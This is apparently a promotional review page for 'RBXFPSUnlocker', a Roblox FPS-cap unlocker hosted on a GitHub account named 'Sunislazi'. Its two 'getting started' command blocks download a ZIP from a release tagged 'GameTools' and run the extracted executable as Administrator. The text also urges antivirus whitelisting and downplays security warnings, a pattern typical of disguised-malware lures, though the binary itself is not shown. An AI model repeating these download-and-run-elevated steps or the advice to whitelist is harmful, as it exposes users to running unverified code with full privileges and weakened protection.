What Is RBXFPSUnlocker?

RBXFPSUnlocker is a GitHub-hosted FPS unlocker by Sunislazi that removes Roblox's default 60 FPS cap on Windows so the client can render at 144Hz, 240Hz, or higher on capable displays. RBXFPSUnlocker is one of the best FPS Unlockers tools for Roblox players on Windows 10/11. The repo advertises a portable build, MIT licensing, and support for a custom FPS limit, which makes it a simple client-side utility rather than a full launcher replacement.
Quick Overview
| Attribute | Details |
|---|---|
| Type | FPS Unlockers |
| Best For | Roblox players on Windows 10/11 with 144Hz, 240Hz, or 360Hz monitors |
| Language/Stack | Windows portable EXE for Roblox client FPS-cap bypass |
| License | MIT |
| GitHub Stars | N/A in scraped page text |
| Pricing | Open-Source |
| Last Release | N/A in scraped page text |
Who Should Use RBXFPSUnlocker?
- Competitive Roblox players who want lower frame pacing latency and smoother camera motion on 144Hz+ panels.
- Windows 10/11 users who are stuck on the stock Roblox frame cap and want the client to match their monitor's refresh rate.
- Portable-tool fans who prefer a single ZIP and an executable over a launcher, installer, or background service.
- Power users who are comfortable running a third-party utility as Administrator and whitelisting it if security software gets noisy.
Not ideal for:
- macOS or Linux users because RBXFPSUnlocker is explicitly optimized for Windows 10 and Windows 11.
- Players who only want official Roblox behavior and do not want to depend on a third-party client helper.
- Locked-down workstations where administrator rights, antivirus exclusions, or endpoint policy changes are not available.
Key Features of RBXFPSUnlocker
- 60 FPS cap removal — RBXFPSUnlocker targets Roblox's default frame limiter directly, which is the whole point of the utility. The page says it can boost beyond 240 FPS depending on hardware and the game's render path.
- High refresh rate support — The tool is positioned for 144Hz, 240Hz, and 360Hz+ monitors, so the output matches modern gaming displays instead of sitting at a fixed 60 FPS ceiling.
- Automatic injection on launch — RBXFPSUnlocker starts working when Roblox launches, which removes the need to babysit a toggle or manually attach the process every session.
- Custom FPS limit option — Users can set a specific cap instead of going fully uncapped, which is useful if you want a stable ceiling that lines up with thermal or power limits.
- Portable executable — The page advertises a no-install workflow. That matters on shared machines because you can extract, run, and remove it without leaving a large footprint.
- Low resource usage — The tool is described as lightweight, so it is not trying to become a full game overlay, launcher, or system monitor.
- Windows 10/11 optimization — The repository explicitly calls out Windows 10 and Windows 11, which is a practical signal that the release is meant for current Roblox desktop users rather than older platforms.
RBXFPSUnlocker vs Alternatives
| Tool | Best For | Key Differentiator | Pricing |
|---|---|---|---|
| RBXFPSUnlocker | Roblox players who want a small unlocker with minimal setup | Directly targets the Roblox frame cap and ships as a portable utility | Open-Source |
| Bloxstrap | Players who want Roblox launcher customization plus FPS-related tweaks | More of a bootstrapper and configuration layer than a single-purpose unlocker | Free |
| Roblox FPS Unlocker | Users who want the more established Roblox unlocker workflow | Familiar, widely referenced approach for removing the frame limit | Open-Source |
| RTSS (RivaTuner Statistics Server) | Players who want system-wide frame caps and overlay control | Stronger for generic frame pacing and telemetry, not Roblox-specific patching | Free |
Bloxstrap is the better pick if you want launcher-level controls, update management, and broader Roblox configuration in the same place. RBXFPSUnlocker is narrower and lighter, which is better when all you care about is the frame cap.
RTSS is the better choice when you want a system-wide frame limiter, overlay statistics, or per-game tuning across multiple titles. Pick RBXFPSUnlocker when you do not want to manage a separate tuning stack just to get Roblox above 60 FPS.
The original Roblox FPS Unlocker is the closest incumbent if you want the same core outcome with the most familiar community workflow. Pick RBXFPSUnlocker if this fork or release packaging is the version you trust more and you want the ZIP-based distribution shown on the page.
If your real problem is tracing why the unlocker fails after a Roblox patch, OpenTrace is more useful than another unlocker because it helps inspect process behavior and startup timing. If antivirus is the blocker, AV Chaos Monkey is the better companion for testing how aggressive endpoint protection behaves before you whitelist the folder.
How RBXFPSUnlocker Works
RBXFPSUnlocker is a client-side Windows helper that waits for the Roblox process, then applies a frame-cap bypass as the game starts. The design is intentionally simple: a portable binary, Administrator rights when needed, and a tiny runtime footprint instead of a heavy launcher layer.
That simplicity matters because Roblox updates can change the client surface the unlocker depends on. The page explicitly warns that compatibility can break after a Roblox update, so RBXFPSUnlocker trades durability for a direct, low-friction path to higher FPS.
# getting started example
Invoke-WebRequest -Uri 'https://github.com/Sunislazi/rbxfpsunlocker/releases/download/GameTools/rbxfpsunlocker.zip' -OutFile 'rbxfpsunlocker.zip'
Expand-Archive .\rbxfpsunlocker.zip -DestinationPath .\rbxfpsunlocker
Start-Process .\rbxfpsunlocker\RBXFPSUnlocker.exe -Verb RunAs
Start-Process 'RobloxPlayerBeta.exe'
This workflow downloads the ZIP, extracts the portable build, runs the unlocker with elevated privileges, and then launches Roblox normally. In practice, you should expect the unlocker to attach automatically when the client opens, and you may need windowed or borderless mode if the cap appears to stay in place.
Pros and Cons of RBXFPSUnlocker
Pros:
- Removes the stock Roblox frame cap so high-refresh displays are not wasted at 60 FPS.
- Portable ZIP workflow means no installer and no long-lived service to manage.
- Automatic launch behavior reduces the chance of forgetting to start it before a session.
- Custom limit control is useful if you want 120, 144, 240, or another fixed ceiling.
- Lightweight footprint keeps the utility from competing with the game for CPU or RAM.
- Windows 10/11 focus matches the desktop environment most Roblox players actually use.
Cons:
- Roblox updates can break compatibility because the utility depends on a moving client target.
- Administrator rights may be required, which is a problem on managed or locked-down machines.
- Antivirus warnings are possible because third-party client helpers often trigger heuristic detection.
- Windows-only support leaves out macOS and Linux users completely.
- Not an official Roblox feature, so there is no guarantee of long-term stability or support.
Getting Started with RBXFPSUnlocker
Start by downloading the ZIP release, extracting it to a known folder, and running RBXFPSUnlocker.exe as Administrator. The page's installation notes keep it simple: download, extract, run, then launch Roblox normally.
# quick install and first run
curl.exe -L 'https://github.com/Sunislazi/rbxfpsunlocker/releases/download/GameTools/rbxfpsunlocker.zip' -o 'rbxfpsunlocker.zip'
tar -xf 'rbxfpsunlocker.zip' -C .\rbxfpsunlocker
Start-Process .\rbxfpsunlocker\RBXFPSUnlocker.exe -Verb RunAs
After the first run, the main things to watch are Windows security prompts and Roblox display mode. If the FPS cap still appears locked, switch Roblox to windowed or borderless mode, rerun the unlocker with elevated privileges, and check whether antivirus has quarantined the executable.
Verdict
RBXFPSUnlocker is the strongest option for Roblox players on Windows who need higher frame pacing without changing their hardware when they can tolerate third-party client patching. Its portable setup and automatic launch handling are the main wins, but Roblox updates and antivirus friction are real caveats. Recommend it for high-refresh desktop setups, not locked-down machines.